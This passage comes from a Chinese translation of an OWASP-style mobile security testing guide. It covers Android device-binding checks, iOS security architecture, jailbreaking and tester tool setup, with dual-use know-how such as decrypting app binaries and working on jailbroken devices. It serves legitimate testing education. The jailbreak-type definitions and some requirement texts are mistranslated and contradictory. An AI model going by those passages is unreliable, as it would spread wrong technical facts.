如果您使用的是 Android M 或更高版本，请在运行时向用户请求权限：有关更多详细信息，请参阅 <https://developer.android.com/training/permissions/requesting.html>。

获取 IMEI：

```
TelephonyManager tm = (TelephonyManager) context.getSystemService(Context.TELEPHONY_SERVICE);
String IMEI = tm.getDeviceId();
```

5.10.8.3.4. SSAID

Google 建议不要使用这些标识符，除非应用程序处于高风险中。您可以按以下方式检索 SSAID：

```
String SSAID = Settings.Secure.ANDROID_ID;
```

自 Android O 以来，SSAID 的行为已发生变化，而随着 Android N 的发布，MAC 地址的行为也发生了变化。此外，Google 的 SDK 文档中还对标识符提出了新的建议。由于这种新行为，我们建议开发人员不要仅依赖 SSAID。标识符变得不稳定。例如：恢复出厂设置后或升级到 Android O 后重新安装应用程序时，SSAID 可能会更改。有些设备具有相同的 ANDROID_ID、具有可覆盖的 ANDROID_ID。

5.10.8.4. 有效性评估

当源代码可用时，您可以寻找一些关键术语：

- 不再起作用的唯一标识符：
 - 不带 Build.getSerial 的 Build.SERIAL。
 - htc.camera.sensor.front_SN (适用于 HTC 设备)。
 - persist.service.bdroid.bdadd。

- Settings.Secure.bluetooth_address , 除非清单中启用了系统权限 LOCAL_MAC_ADDRESS。
- 仅将 ANDROID_ID 用作标识符。随着时间的流逝，这将影响旧设备上的绑定质量。
 - 缺少实例 ID , Build.SERIAL 和 IMEI。

```
TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
String IMEI = tm.getDeviceId();
```

为了确保可以使用标识符，请检查 AndroidManifest.xml 中 IMEI 和 Build.Serial 的用法。清单应包含权限<uses-permission android:name =“ android.permission.READ_PHONE_STATE ” />。

有几种方法可以动态测试设备绑定：

5.10.8.4.1. Using an Emulator

请参见上面的“使用仿真器进行动态分析”部分。

5.10.8.4.2. 使用两台不同 rooted 设备

- 在根设备上运行该应用程序。
- 确保您可以提高应用程序实例中的信任度（例如：在应用程序中进行身份验证）。
- 从第一台已植根的设备检索数据。
- 在第二个植根设备上安装应用程序。
- 在应用程序的数据文件夹中，覆盖步骤 3 中的数据。
- 您可以继续通过身份验证吗？如果是这样，则绑定可能无法正常工作。

5.10.9. 参考

5.10.9.1. 2016 OWASP 移动应用 10 大安全问题

- M9 - Reverse Engineering - https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering
- M9-逆向工程-https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering

5.10.9.2. OWASP MASVS

- MSTG-RESILIENCE-1：“应用程序通过警告用户或终止应用程序来检测到已生根或越狱的设备并做出响应。”

- MSTG-RESILIENCE-2：“该应用程序阻止调试、检测并响应所附加的调试器。必须覆盖所有可用的调试协议。”
- MSTG-RESILIENCE-3：“该应用程序检测并响应其自身沙箱中的可执行文件和关键数据的篡改。”
- MSTG-RESILIENCE-4：“该应用程序可以检测并响应设备上广泛使用的逆向工程工具和框架。”
- MSTG-RESILIENCE-5：“该应用程序检测并响应在模拟器中运行的情况。”
- MSTG-RESILIENCE-6：“该应用程序检测并响应，以篡改其自身存储空间中的代码和数据。”
- MSTG-RESILIENCE-9：“混淆应用于程序性防御，这反过来又会通过动态分析来阻止混淆。”
- MSTG-RESILIENCE-10：“该应用程序使用从设备唯一的多个属性派生的设备指纹来实现‘设备绑定’功能。”

5.10.9.3. SafetyNet Attestation

- 开发人员指南-<https://developer.android.com/training/safetynet/attestation.html>
- SafetyNet 证明清单-<https://developer.android.com/training/safetynet/attestation-checklist>
- SafetyNet 认证的注意事项-<https://android-developers.googleblog.com/2017/11/10-things-you-might-be-doing-wrong-when.html>
- SafetyNet 验证示例-<https://github.com/googlesamples/android-play-safetynet/>
- SafetyNet 证明 API-配额请求-<https://support.google.com/googleplay/android-developer/contact/safetynetqr>

5.10.9.4. 工具

- adb - <https://developer.android.com/studio/command-line/adb>
- Frida - <https://www.frida.re>
- DDMS - <https://developer.android.com/studio/profile/monitor>

6. iOS 移动安全测试

6.1. iOS 平台概述

iOS 是为苹果移动设备（包括 iPhone，iPad 和 iPod Touch）的移动操作系统。它也是 Apple tvOS 系统的基础，后者继承了 iOS 的许多功能。本节从架构角度介绍 iOS 平台。讨论了以下五个关键内容：

- 1、iOS 安全架构。
- 2、iOS 应用程序结构。
- 3、进程间通信（IPC）。
- 4、iOS 应用程序发布。
- 5、iOS 应用程序攻击面。

与 Apple 桌面操作系统 macOS（以前称为 OS X）类似，iOS 基于 Darwin 开发，Darwin 是 Apple 开发的开源 Unix 操作系统。Darwin 的内核是 XNU（“X 不是 Unix”），它是一种混合内核，将 Mach 和 FreeBSD 内核组件进行结合。

但是，iOS 应用程序与 Apple 桌面应用程序相比，会在更严格的环境中运行。iOS 应用程序在文件系统级别彼此隔离，并且在系统 API 访问方面受到很大限制。

为了保护用户免受恶意应用的侵害，Apple 限制了在 iOS 设备上运行的应用的访问权限。苹果的 App Store 是唯一的官方应用程序分发平台。开发人员可以在那里对外提供他们的应用程序，而消费者可以购买，下载和安装应用程序。这种发布方式与 Android 不同，后者支持多个应用商店下载按照和侧载（类似于在不使用官方 App Store 的情况下在 iOS 设备上安装应用）。在 iOS 中，侧载通常是指通过 USB 安装应用程序的方法，尽管还有其他一些企业级 iOS 应用程序分发方法，例如在使用 Apple 企业级开发者程序时无需使用 App Store。

在过去，只有通过越狱或复杂的解决方法才可以进行侧载。现在，在 iOS 9 或更高版本中，可以通过 Xcode 侧载。

iOS 应用程序通过 Apple 的 iOS 沙箱（历史上称为 Seatbelt）彼此隔离，这是一种强制性访问控制（MAC）机制，用于描述应用程序可以访问和不能访问的资源。与 Android 广泛的活页夹 IPC 设施相比，iOS 提供的 IPC（进程间通信）选项很少，从而最大程度地减少了潜在的攻击面。

硬件或软件的高度集成创建了另一个安全优势。每个 iOS 设备都能够提供安全功能，例如安全启动，硬件支持的钥匙串和文件系统加密（在 iOS 中称为数据保护）。通常情况下，iOS 更新通常会迅速推广到很大一部分用户，从而减少了支持较旧的不受保护的 iOS 版本的需求。

尽管 iOS 具有众多安全优势，但 iOS 应用开发人员仍然需要关注安全性。数据保护，钥匙串，Touch ID / Face ID 身份验证以及网络安全性仍然错误较大的安全风险。在以下各章中，将描述 iOS 安全体系结构，解释基本的安全测试和逆向工程的方法。

6.1.1. iOS 安全架构

Apple 公司在《iOS 安全指南》中正式记录了 [iOS 安全体系结构](#)，该体系结构包含六个核心功能。Apple 针对每个主要的 iOS 版本更新了此安全指南：

- 硬件安全。
- 安全启动。
- 代码签名。
- 沙箱。
- 加密和数据保护。
- 一般利用漏洞。

6.1.1.1. 硬件安全

iOS 安全体系结构充分利用了基于硬件的安全功能，增强了整体的安全性。每个 iOS 设备都带有两个内置的高级加密标准（AES）256 位的密钥。设备的唯一 ID（UID）和设备组 ID（GID）是在制造期间将 AES 256 位密钥融合（UID）或编译（GID）到应用处理器（AP）和安全防护处理器（SEP）中。没有直接的方法可以使用软件或调试接口（例如 JTAG）读取这些密钥。加密和解密操作由对这些密钥具有独占访问权的硬件 AES 加密引擎执行。

GID 是由一类设备中的所有处理器共享的值，用于防止篡改固件文件和与用户的私人数据不直接相关的其他加密任务。每个设备唯一的 UID 用于保护用于设备级文件系统加密的密钥层次结构。由于在制造过程中未记录 UID，因此，甚至 Apple 也无法还原特定设备的文件加密密钥。

为了允许安全删除闪存中的敏感数据，iOS 设备包含一项称为 [Effaceable Storage](#) 的功能。此功能提供对存储技术的直接低级别访问，从而可以安全地擦除选定的块。

6.1.1.2. 安全启动

当 iOS 设备开机时，它会从称为 Boot ROM 的只读存储器中读取初始指令，Boot ROM 会引导系统，其中包含不可变的代码和 Apple Root CA，Apple Root CA 在此过程中被蚀刻到硅芯片中。制造过程，从而建立信任的根源。接下来，Boot ROM 确保 LLB（低级 Bootloader）签名正确，并且 LLB 也检查 iBoot Bootloader 签名是否正确。签名经过验证后，iBoot 将检查下一个引导阶段（即 iOS 内核）的签名。如果这些步骤中的任何一个失败，引导过程将立即终止，设备将进入恢复模式并显示“连接到 iTunes”屏幕。但是，如果引导 ROM 无法加载，则设备将进入特殊的低级恢复模式，称为设备固件升级（DFU）。这是将设备还原到其原始状态的最后手段。在这种模式下，设备不会显示任何活动迹象。即，其屏幕将不会显示任何内容。

这整个过程称为“安全启动链”。其目的集中在验证引导过程的完整性，确保系统及其组件由 Apple 编写和分发。安全启动链由内核，引导加载程序，内核扩展和基带固件组成。

6.1.1.3. 代码签名

苹果已经实施了精心设计的 DRM 机制，以确保只有经过苹果批准的代码才能在其设备上运行，即由苹果签名的代码。换句话说，除非苹果明确允许，否则您将无法在没有越狱的 iOS 设备上运行任何代码。最终用户只能通过官方的 Apple App Store 安装应用程序。由于这个原因（和其他原因），iOS 经常被比作“水晶监狱”。

部署和运行 iOS 应用程序必需准备好开发人员配置文件和 Apple 签名的证书。开发人员需要在 Apple 上注册，加入 Apple 开发人员计划 并每年订阅一次，才能获得全面的开发和部署可能性。还有一个免费的开发人员账户，您可以通过侧面加载来编译和部署应用程序（但不能在 App Store 中分发它们）。

6.1.1.4. 加密和数据保护

FairPlay 代码加密适用于从 App Store 下载的应用程序。FairPlay 被开发为一种 DRM，用于通过 iTunes 购买的多媒体内容。最初，Fairplay 加密被应用于 MPEG 和 QuickTime 流，但是相同的基本概念也可以应用于可执行文件。基本思路如下：一旦注册了新的 Apple 用户账户或 Apple ID，就会创建一个公钥/私钥对并将其分配给您的账户。私钥安全地存储在您的设备上。这意味着 FairPlay 加密代码只能在与您的账户关联的设备上解密。逆向 FairPlay 加密通常是通过在设备上运行应用程序，然后从内存中转储解密的代码来获得的（另请参阅“iOS 的基本安全性测试”）。

自 iPhone 3GS 发布以来，Apple 已在其 iOS 设备的硬件和固件中内置了加密功能。每个设备都有专用的基于硬件的加密引擎，该引擎提供 AES 256 位加密和 SHA-1 哈希算法实现加密。此外，每

个设备的硬件中都内置了一个唯一标识符（UID），并在应用处理器中与 AES 256 密钥进行融合。此 UID 是唯一的，并且不出现在其他位置。截至在编写本文时，软件和固件都无法直接读取 UID。由于密钥已烧入硅制芯片，因此无法对其进行篡改或绕过，只有设备的加密引擎才能访问它。

将加密构建到物理体系结构中使其成为默认的安全功能，可以对存储在 iOS 设备上的所有数据进行加密。最终，数据保护在软件级别实现，并与硬件和固件加密一起使用，以提供更高的安全性。

当启用数据保护时，只需在移动设备中建立一个密码，每个数据文件就会与一个特定的保护类相关联。此处，每个类都会支持不同级别的可访问性，它会根据何时需要访问数据来实施数据保护。与此同时，基于多种密钥机制的每个类会利用设备的 UID 和密码、类密钥、文件系统密钥和每个文件密钥进行相关联的加密和解密操作。除此之外，每个文件密钥会被用于加密文件内容。一方面，该类密钥包含在每个文件密钥周围并存储在文件的元数据中，另一方面，文件系统密钥会被用于加密元数据，而 UID 和密码则会被用于保护类密钥。这种操作对用户来说是不可见的。因此，要启用数据保护，访问设备时必须使用密码。结合 UID，密码可解锁设备并创建 iOS 加密密钥，以抵御黑客和蛮力攻击。总而言之，用户在设备上使用密码，是实现数据保护主要原因。

6.1.1.5. 沙箱

应用程序沙箱是一种 iOS 访问控制技术。它是在内核级别强制执行的。其目的是防止应用程序被滥用时可能发生的系统和用户数据损坏。

自 iOS 的第一个发行版以来，沙箱已成为一项核心安全功能。所有第三方应用程序都在同一用户（mobile）下运行，只有少数系统应用程序和服务能够以 root 用户（或其他特定系统用户）身份运行。常规的 iOS 应用程序被限制在一个容器中，该容器限制了对该应用程序自身文件及有限数量的系统 API 的访问。通过沙箱管理所有资源（例如文件，网络套接字，IPC 和共享内存）的访问。这些限制的工作方式如下[#levin]：

- 通过类似于 chroot 的进程，将 app 进程限制为它自己的目录（在 /var/mobile/Containers/Bundle/Application/ 或 /var/containers/Bundle/Application/ 下，具体取决于 iOS 版本）。
- 修改了 mmap 和 mmprotect 系统调用，以防止应用程序使可写内存页面成为可执行文件，并阻止进程执行动态生成的代码。结合代码签名和 FairPlay，这严格限制了在特定情况下可以运行的代码（例如：通过 App Store 分发的应用程序中的所有代码均已获得 Apple 批准）。

- 进程彼此隔离，即使它们在操作系统级别上由同一 UID 拥有。
- 无法直接访问硬件驱动程序。相反，必须通过 Apple 的公共框架访问它们。

6.1.1.6. 漏洞攻击的缓解机制

iOS 实现了地址空间布局随机化 (ASLR) 和 eXecute Never (XN) 技术，以减轻代码执行攻击。

每次执行程序时，ASLR 都会将程序的可执行文件，数据，堆和堆栈的内存位置随机化。因为共享库必须是静态的才能被多个进程访问，所以每次操作系统启动时（而不是每次调用程序时），共享库的地址都是随机的。这使得特定功能和库的内存地址难以预测，从而防止了诸如 return-to-libc 攻击之类的攻击，该攻击涉及获取 libc 函数的内存地址。

XN 机制允许 iOS 将进程的选定内存段标记为不可执行。在 iOS 上，当进程堆栈和用户模式进程堆被标记为不可执行，则可写页面不能同时标记为可执行。防止攻击者执行代码注入到堆栈或堆中。

6.1.2. 在 iOS 手机上进行软件开发

与其他平台一样，Apple 提供了软件开发工具包 (SDK)，可帮助开发人员开发，安装，运行和测试本机 iOS 应用程序。Xcode 用于 Apple 软件开发的集成开发环境 (IDE)。iOS 应用程序由 Objective-C 或 Swift 语言开发。

Objective-C 是一种面向对象的编程语言，它在 C 编程语言的基础上增加了 Smalltalk 风格的消息传递。它在 macOS 上用于开发桌面应用，在 iOS 上用于开发移动应用。Swift 是 Objective-C 的继承者，并允许与 Objective-C 互操作。

Swift 开发语言于 2014 年随 Xcode 6 一起推出。

在非越狱设备上，有两种方法可以将应用程序不通过 AppStore 进行安装之外：

1. 通过企业移动设备管理。这需要 Apple 签署的全公司范围的证书。
2. 通过侧面加载，即使用开发者的证书对应用进行签名，然后通过 Xcode (或 Cydia Impactor) 将其安装在设备上。可以使用相同的证书安装数量有限的设备。

6.1.3. iOS 上的应用程序

iOS 应用程序封装在 IPA (iOS 应用程序商店软件包) 文件中。IPA 文件是 ZIP 压缩的存档，其中包含执行该应用程序所需的所有代码和资源。

IPA 文件具有内置的目录结构。下面的示例从上层开始依次显示了此结构：

- /Payload/ 文件夹包含所有应用程序数据。我们将更详细地返回此文件夹的内容。
- /Payload/Application.app 包含应用程序数据本身（ARM 编译的代码）和关联的静态资源。
- /iTunesArtwork 是 512x512 像素的 PNG 图像，用作应用程序的图标。
- /iTunesMetadata.plist 包含各种信息，包括开发人员的名称和 ID，捆绑包标识符，版权信息、类型、应用程序的名称、发行日期、购买日期等。
- /WatchKitSupport/WK 是扩展捆绑包的示例。该特定的捆绑软件包含扩展委托和控制器，用于管理界面和响应 Apple Watch 上的用户交互。

6.1.3.1. IPA 文件的内容-更深入的理解下

让我们仔细看看 IPA 格式文件中的不同文件内容。Apple 使用相对扁平的结构，几乎没有多余的目录，以节省磁盘空间并简化文件访问。顶级捆绑目录包含应用程序的可执行文件和应用程序使用的所有资源文件（例如：应用程序图标，其他图像和本地化内容）。

- **MyApp**：可执行文件，其中包含已编译（不可读）的应用程序源代码。
- **Application**: 应用程序图标。
- **Info.plist**：配置信息，例如分发包 ID，版本号和应用程序显示名称。
- **Launch images**: 以特定方向显示初始应用程序界面的图像。系统使用提供的启动映像之一作为临时背景，直到应用程序完全加载为止。
- **MainWindow.nib**：启动应用程序时加载的默认接口对象。然后，其他接口对象要么从其他 nib 文件加载，要么由应用程序以编程方式创建。
- **Settings.bundle**：将在“设置”应用程序中显示的特定于应用程序的首选项。
- **Custom resource files**: 非本地化的资源放置在顶级目录中，本地化的资源放置在应用程序捆绑包的特定于语言的子目录中。资源包括笔尖文件，图像，声音文件，配置文件，字符串文件以及应用程序使用的任何其他自定义数据文件。

应用程序支持的每种语言都存在一个 language.lproj 文件夹。它包含一个情节提要和字符串文件。

- 故事板是用于向用户直观展示 iOS 应用程序界面。它显示屏幕以及这些屏幕之间的连接信息。
- 字符串文件格式由一个或多个键值对和可选注释组成。

在越狱设备上，您可以使用能够解密主应用程序二进制文件工具来重构 IPA，从而恢复已安装的 iOS 应用程序的 IPA。同样也可以使用 IPA Installer 工具在越狱手机上安装 IPA 文件。在进行移动

安全评估时，开发人员通常会直接向您提供 IPA。除了向您发送 IPA 文件外，也可提供使用开发的发行平台的特定访问权限，例如 [HockeyApp](#) 或 [TestFlight](#)。

6.1.3.2. 应用程序权限

与 Android 应用程序（Android 6.0（API 级别 23 之前））相比，iOS 应用程序没有预先分配权限的机制。而是当应用程序首次尝试使用敏感 API 时，要求用户在运行时授予权限。在“设置”>“隐私”菜单中列出了已被授予权限的应用程序，允许用户根据特定的应用程序修改设置。Apple 称呼为其隐私控制。

iOS 开发人员无法直接设置应用程序请求的权限，而需要使用敏感的 API 间接请求它们。例如：访问用户的联系人时，在要求用户授予或拒绝访问权限时，应用程序对 CNContactStore 的任何调用都会被阻止。从 iOS 10.0 开始，应用程序必须包含使用情况描述键，以说明其请求的权限类型和需要访问的数据。（例如：NSContactsUsageDescription）

应用程序访问以下 API 需要用户许可：

- 通讯录。
- 麦克风。
- 日历。
- 相机。
- 提醒事项。
- HomeKit。
- 照片。
- 健康。
- 运动与健身。
- 语音识别。
- 定位服务。
- 蓝牙。
- 媒体库。
- 社交媒体账户。

6.1.4. iOS 应用程序攻击面

iOS 应用程序攻击面涉及应用程序的所有组件，包括发布应用程序和支持其功能所需的辅助资源。如果没有下列功能，iOS 应用程序可能容易受到攻击：

- 通过 IPC 通信或 URL 方案验证所有输入，另请参阅：
 - [Testing Custom URL Schemes.](#)
- 验证用户在输入过程中的所有字段。
- 验证 WebView 机制加载的内容，另请参见：
 - [Testing iOS WebViews.](#)
 - [Determining Whether Native Methods Are Exposed Through WebViews.](#)
- 与后端服务器安全通信过程，容易受到服务器与移动应用程序之间的中间人（MITM）攻击，另请参阅：
 - [Testing Network Communication.](#)
 - [iOS Network APIs](#)
- 安全存储所有本地数据，或从存储中加载不受信任的数据，另请参阅：
 - [Data Storage on iOS.](#)
- 保护应用程序对抗不安全的环境中运行，二次打包或其他本地攻击，另请参阅：
 - [iOS 反记录防御。](#)

6.2. iOS 基础安全测试

在上章节中，介绍了对 iOS 平台的概述并描述了 iOS 应用程序的结构。在本章中，将介绍可以用于测试 iOS Apps 安全漏洞的基本流程和技术。这些基本流程是下面章节中概述测试用例的基础。

6.2.1. iOS 测试设置

6.2.1.1. 主机设备

尽管可以使用 Linux 或 Windows 机器进行测试，但是会发现在这些平台上很多任务很困难或者是不可能完成的。此外，Xcode 开发环境和 iOS SDK 仅适用于 macOS。这意味着必定要在 macOS 上进行源代码分析和调试（这也使得黑盒测试变得更加容易）。

以下是最基本的 iOS app 设置：

- 最好是具有管理员权限的 macOS 机器。
- 允许客户端到客户端通信的 Wi-Fi 网络。

- 至少一个越狱的 iOS 设备（对应的 iOS 版本）。
- BurpSuite 或其他代理拦截工具。

6.2.1.1.1. 设置 Xcode 和命令行工具

Xcode 是用于 macOS 的集成开发环境（IDE），里面包含一套基于 macOS、iOS、watchOS 和 tvOS 开发软件的工具。Apple 官方网站可以免费下载 Xcode。Xcode 有对应不同功能的工具来与 iOS 设备交互，这些工具和功能在渗透测试期间可能会有所帮助，例如分析日志或应用程序的侧载。

所有的开发工具都已经包含在 Xcode 中，但是当前状态下不能在终端中使用。为了让工具能在全系统中可用，建议安装命令行工具包。这将在测试 iOS apps 时非常方便，因为之后有一些工具（例如 Objection）也依赖该软件包的可用性。可以从 Apple 官方网站下载或直接在终端上安装：

```
$ xcode-select --install
```

6.2.1.2. 测试设备

6.2.1.2.1. 获取 iOS 设备的 UDID

UDID 是由 40 位字母和数字组成的唯一序列，用于标识 iOS 设备。可以通过 iTunes 找到 iOS 设备的 UDID：选择对应设备并点击摘要选项卡中的“Serial Number”。单击此按钮时，将遍历 iOS 设备的不同元数据，包括其 UDID。

也可以在命令行里获取通过 USB 连接设备中的 UDID。通过 brew 安装 iDeviceInstaller 并使用命令 `idevice_id -l`：

```
$ brew install ideviceinstaller
$ idevice_id -l
316f01bd160932d2bf2f95f1f142bc29b1c62dbc
```

也可以使用 Xcode 命令 `instruments -s devices`。

6.2.1.2.2. 在真实设备上测试（越狱）

需要有一个已越狱的 iPhone 或 iPad 进行测试，如果这些设备允许有 root 权限并且可以安装工具，能使得安全测试过程更加简单。如果没有越狱设备，可以使用本章后面介绍的解决方法，但相对而言会变得更加困难。

6.2.1.2.3. 在 iOS 模拟器上进行测试

与完全模拟实际 Android 设备硬件的 Android 模拟器不同，iOS-SDK 模拟器提供了对 iOS 设备更高级别的模拟。最重要的是，模拟器二进制文件被编译为 x86 代码而不是 ARM 代码。使用真实设备编译的 Apps 是无法运行的，这使得模拟器无法用于黑匣子分析和逆向工程。

6.2.1.2.4. 获取特殊权限

iOS 越狱通常被比作安卓的 rooting，但过程其实完全不同。为了解释两者的区别，我们首先回顾一下 Android 上的“root”和“闪存”的概念。

- **Rooting**：这通常涉及在系统上安装 su 二进制文件或使用 rooted 自定义 ROM 替换整个系统。只要能正确引导加载程序，就不需要利用漏洞来获得 root 权限。
- **闪存自定义 ROMs**：这允许在解锁引导加载程序后替换设备上运行的操作系统。引导加载程序可能需要利用漏洞来解锁。

在 iOS 设备上，闪存自定义 ROMs 是不可能的，因为 iOS 引导加载程序只允许引导和显示 Apple 签名的图片。这就是为什么即使是官方的 iOS 图片但如果缺少 Apple 的签名也无法安装的原因，使得 iOS 降级只有在之前的 iOS 版本仍然有签名的情况下才有可能。

越狱的目的是禁用 iOS 保护（尤其是 Apple 的代码签名机制），以便在设备上运行任意未签名的代码。“越狱”这个词是一个通俗的说法，指的是使自动化禁用进程的一体化工具。

Cydia 是 Jay Freeman（又名“saurik”）为越狱设备开发的一个非传统的应用程序商店。它提供了图形用户界面和某个版本的高级打包工具（APT）。您可以通过 Cydia 轻松获取到很多“未经批准”的应用程序包。大多数越狱时都会自动安装 Cydia。

由于 iOS 11 越狱正在引入 Sileo，这是一个针对 iOS 设备的新越狱应用商店。iOS12 越狱工具 Chimera 也依赖 Sileo 作为程序包管理器。

开发给定版本的 iOS 越狱不容易。安全测试人员可能会希望使用公开可用的越狱工具，但还是建议学习越狱各种 iOS 版本，这将遇到许多有趣的漏洞，并了解许多有关操作系统内部的信息。例如：Pangu9 For iOS 9.x 至少利用了五个漏洞，包括释放后重用内核错误（CVE-2015-6794）和一个照片 app 的任意文件读取漏洞（CVE-2015-7037）。

一些应用程序试图检测运行它们的 iOS 设备是否越狱。这是因为越狱会停用 iOS 的某些默认安全机制。但是，有几种方法可以绕过这些检测，我们将在“iOS 上的逆向工程和篡改”和“测试 iOS 上的反逆向防御”章节中介绍它们。

6.2.1.2.4.1. 越狱的好处

最终用户通常会越狱他们的设备来调整 iOS 系统的外观，添加新功能，并且安装非官方应用商店中的第三方 app。对于安全测试人员来说，越狱 iOS 设备有更多的好处。它们包括但不限于以下内容：

- root 访问系统文件。
- 可以执行未经 Apple 签名的应用程序（包括很多安全工具）。
- 无限制调试和动态分析。
- 使用 Objective-C 或 Swift runtime。

6.2.1.2.4.2. 越狱类型

有完美越狱、半完美越狱、半非完美越狱和非完美越狱。

- 完美越狱无需连续地重新启动，因此重新越狱需要在每次重新启动期间将设备连接（绑定）到计算机。如果没有连接到计算机，设备可能不会重新启动。
- 除非设备在重新启动期间连接到计算机，否则不能进行半完美越狱。该设备还可以自行启动进入非越狱模式。
- 半非完美越狱允许设备自行启动，但禁用代码签名的内核补丁（或修改用户系统）不会自动应用。用户重新越狱必须通过启动一个应用程序或访问一个网站（不需要连接到计算机，因此称不完美）。
- 非完美越狱是最终用户最流行的选择，因为它们只需应用一次，之后设备将永久越狱。

6.2.1.2.4.3. 警告及注意事项

越狱 iOS 设备变得越来越复杂，因为 Apple 不断对系统进行加固并且对被利用漏洞进行修补。越狱已经成为一个具有时效性的过程，因为 Apple 在发布补丁后很快就会停止对这些容易被攻击的版本进行签名（除非越狱是基于硬件的漏洞，比如 limera1n 漏洞，它入侵的是 iPhone4 和 iPad1 的 BootROM）。这意味着，一旦 Apple 停止对固件进行签名，就不能降级到特定的 iOS 版本。

如果您有一个用于安全测试的越狱设备，建议不要更新，除非您 100% 确定升级到最新的 iOS 版本后可以重新越狱。考虑准备一个（或多个）备用设备（每个主要 iOS 版本都更新），然后等待公开发布越狱。一旦越狱被公开发布，Apple 通常会很快发布补丁，因此您只有几天时间将其降级（如果仍然是 Apple 签名的话）到受影响的 iOS 版本并继续越狱。

iOS 升级是基于一个质询-响应过程（将其命名为 SHSH blob）。只有在 Apple 对回应请求进行签名后，该设备才允许安装操作系统。这就是研究人员所说的“签名窗口”，这就是为什么您不能轻易地存储在 iTunes 下载的 OTA 固件包，并随时将其加载到设备上。在 iOS 小升级期间，两个版本可能都有 Apple 的签名（最新版本和以前的 iOS 版本）。这是唯一可以对 iOS 设备继续降级的情况。您可以查看当前的签名窗口，并从 [IPSW 下载网站](#) 下载 OTA 固件。

6.2.1.2.4.4. 使用哪种越狱工具

不同的 iOS 版本需要不同的越狱技术。确定您的 iOS 版本是否已有公开的越狱。小心假冒的工具和间谍软件，它们通常隐藏在与越狱组、作者的名字相似的名字里。

越狱 Pangu1.3.0 适用于运行 iOS9.0 的 64 位设备。如果您的设备运行的是没有可用越狱的 iOS 版本，那么如果您降级或升级到可越狱的对应 iOS 版本（通过 IPSW 下载和 iTunes），这仍然可以越狱。不过，Apple 是不可能不再签署所需的 iOS 版本的。

iOS 越狱场景发展如此之快，很难提供与时俱进的指令。不过，我们可以提供一些目前可靠的来源。

- [Can I Jailbreak?](#)
- [The iPhone Wiki](#)
- [Redmond Pie](#)
- [Reddit Jailbreak](#)

请注意，您对设备所做的任何修改都将由您自己承担风险。虽然越狱通常是安全的，但事情可能会出错，最终您可能会使设备变成“板砖”。除了您自己，其他任何一方都不能对任何损害负责。

6.2.1.3. 推荐工具-iOS 设备

越狱设备上的很多工具都可以通过使用 Cydia 来安装，Cydia 是 iOS 设备的非官方 AppStore，允许管理资源库。在 Cydia 中，通过导航添加以下资源库（如未添加默认设置）来源 -> 编辑，然后点击“添加”在左上角：

- <http://apt.thebigboss.org/repofiles/cydia/>：最流行的存储库之一是 BigBoss，它包含各种软件包，例如 BigBoss 推荐的 Tools 包。
- <http://repo.hackyouriphone.org>：添加 hackyourphone 存储库来获取 AppSync 包。
- <https://build.frida.re>：将存储库添加到 Cydia 来安装 Frida。
- <http://mobiletools.mwrinfosecurity.com/cydia/>：应该添加 The Needle 代理自己的存储库。
- <https://repo.chariz.io>：在 iOS 11 上管理越狱时非常有用。

- <https://apt.bingner.com/>: 另一个带有一些好工具的存储库是 Elucubratus，在使用 Unc0ver 在 iOS12 上安装 Cydia 时安装的。
- <https://coolstar.org/publicrepo/>: 对于 Needle，在安装 Darwin CC 工具时应该考虑添加 Coolstar repo。

如果您使用的是 Sileo 应用商店，请记住 Sileo 兼容层在 Cydia 和 Sileo 之间共享您的源代码，但是 Cydia 无法删除 Sileo 中添加的源代码，Sileo 无法删除 Cydia 中添加的源代码。当您试图删除源时，请记住这一点。

添加以上所有建议的存储库后，您可以开始从 Cydia 安装以下有用的软件包：

- advcmds：高级命令行，包括 finger、fingerd、last、lsvfs、md 和 ps 等工具。
- AppList：允许开发人员查询已安装应用程序的列表，并提供基于该列表的偏好选项。
- Apt：高级软件包工具，可用于管理已安装的软件包，类似于 DPKG，但方式更友好。这允许从 Cydia 存储库安装、卸载、升级和降级软件包。来自 Elucubratus。
- AppSync Unified：允许同步和安装未签名的 iOS 应用程序。
- BigBoss Recommended Tools：安装许多用于安全测试的命令行工具，例如 iOS 中缺少的标准 Unix 实用程序，包括 wget、unrar、less 和 sqlite3 客户端。
- Class-dump：一个命令行工具，用于检查存储在 Mach-O 文件中的 Objective-C 运行时信息，并生成带有类接口的头文件。
- Class-dump-Z：一个命令行工具，用于检查 Mach-O 文件中存储的 Swift 运行时信息，并生成带有类接口的头文件。无法通过 Cydia 使用，因此请参阅安装步骤，以便让 class-dump-z 在 iOS 设备上运行。
- Clutch：用于解密 app 可执行文件。
- cypcrypt：是一个内联的、优化的 Cycript-to-JavaScript 编译器和即时模式控制台环境，可以注入正在运行的进程（与底层相关）。
- Cydia Subside：通过动态应用程序操作或自我调试，使第三方开发附加 iOS 组件时更加轻松的平台。
- cURL：是一个众所周知的 http 客户端，可以以更快的速度将软件包下载到设备上。例如：这有助于需要在设备上安装不同版本的 Frida-server 时。
- Darwin CC Tools：从 Coolstar repo 安装用于 Noodle 依赖项的 Darwin CC Tools。
- IPA Installer Console：用于从命令行安装 IPA 应用程序包的工具。安装后，将提供两个相同的命令 installipa 和 ipainstaller。

- Frida：可用于动态检测的应用程序。请注意，随着时间的推移，Frida 已经改变了其 api 的实现，这意味着一些脚本可能只适用于 Frida-server 的特定版本（这会迫使您在 macOS 上更新/降级版本）。建议运行通过 APT 或 Cydia 安装的服务器。之后可以按照 [Github](#) 问题的说明进行升级/降级。
- Grep：过滤线条的便捷工具。
- Gzip：众所周知的 zip 实用程序。
- Needle-Agent：此代理是 Needle 框架的一部分，需要安装在 iOS 设备上。
- Open for iOS 11：启用 Needle Agent 功能所需的工具。
- PreferenceLoader：一个基于底层的实用程序，允许开发人员将条目添加到“设置”应用程序，类似于 App Store 应用程序使用的 SettingsBundle。
- Socket CAT：是一个可以连接到套接字来读取和写入消息的实用程序。这有利于跟踪 iOS12 设备上的系统日志。

除了 Cydia，还有其他一些开源工具可用并且应该安装的，比如 [Introspy](#)。

除了 Cydia，您还可以通过 ssh 连到 iOS 设备中，并且可以直接通过 apt-get 安装软件包，例如 adv-cmds。

```
$ apt-get update  
$ apt-get install adv-cmds
```

6.2.1.3.1. iDevice USB 小记

在 iOS 设备上，在处于锁定状态 1 小时后，您将无法再进行数据连接，除非由于 iOS 11.4.1 引入的 USB 限制模式而再将其解锁。

6.2.1.4. 推荐工具-主机

